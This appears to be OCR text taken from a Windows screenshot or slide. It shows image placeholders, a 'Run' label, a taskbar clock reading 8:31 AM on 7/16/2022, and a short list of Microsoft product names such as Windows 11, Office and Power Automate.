
Run


8:31 AM
7/16/2022



Windows 11
Office
Office cloud services
Power Automate
On-Prem
MS cloud

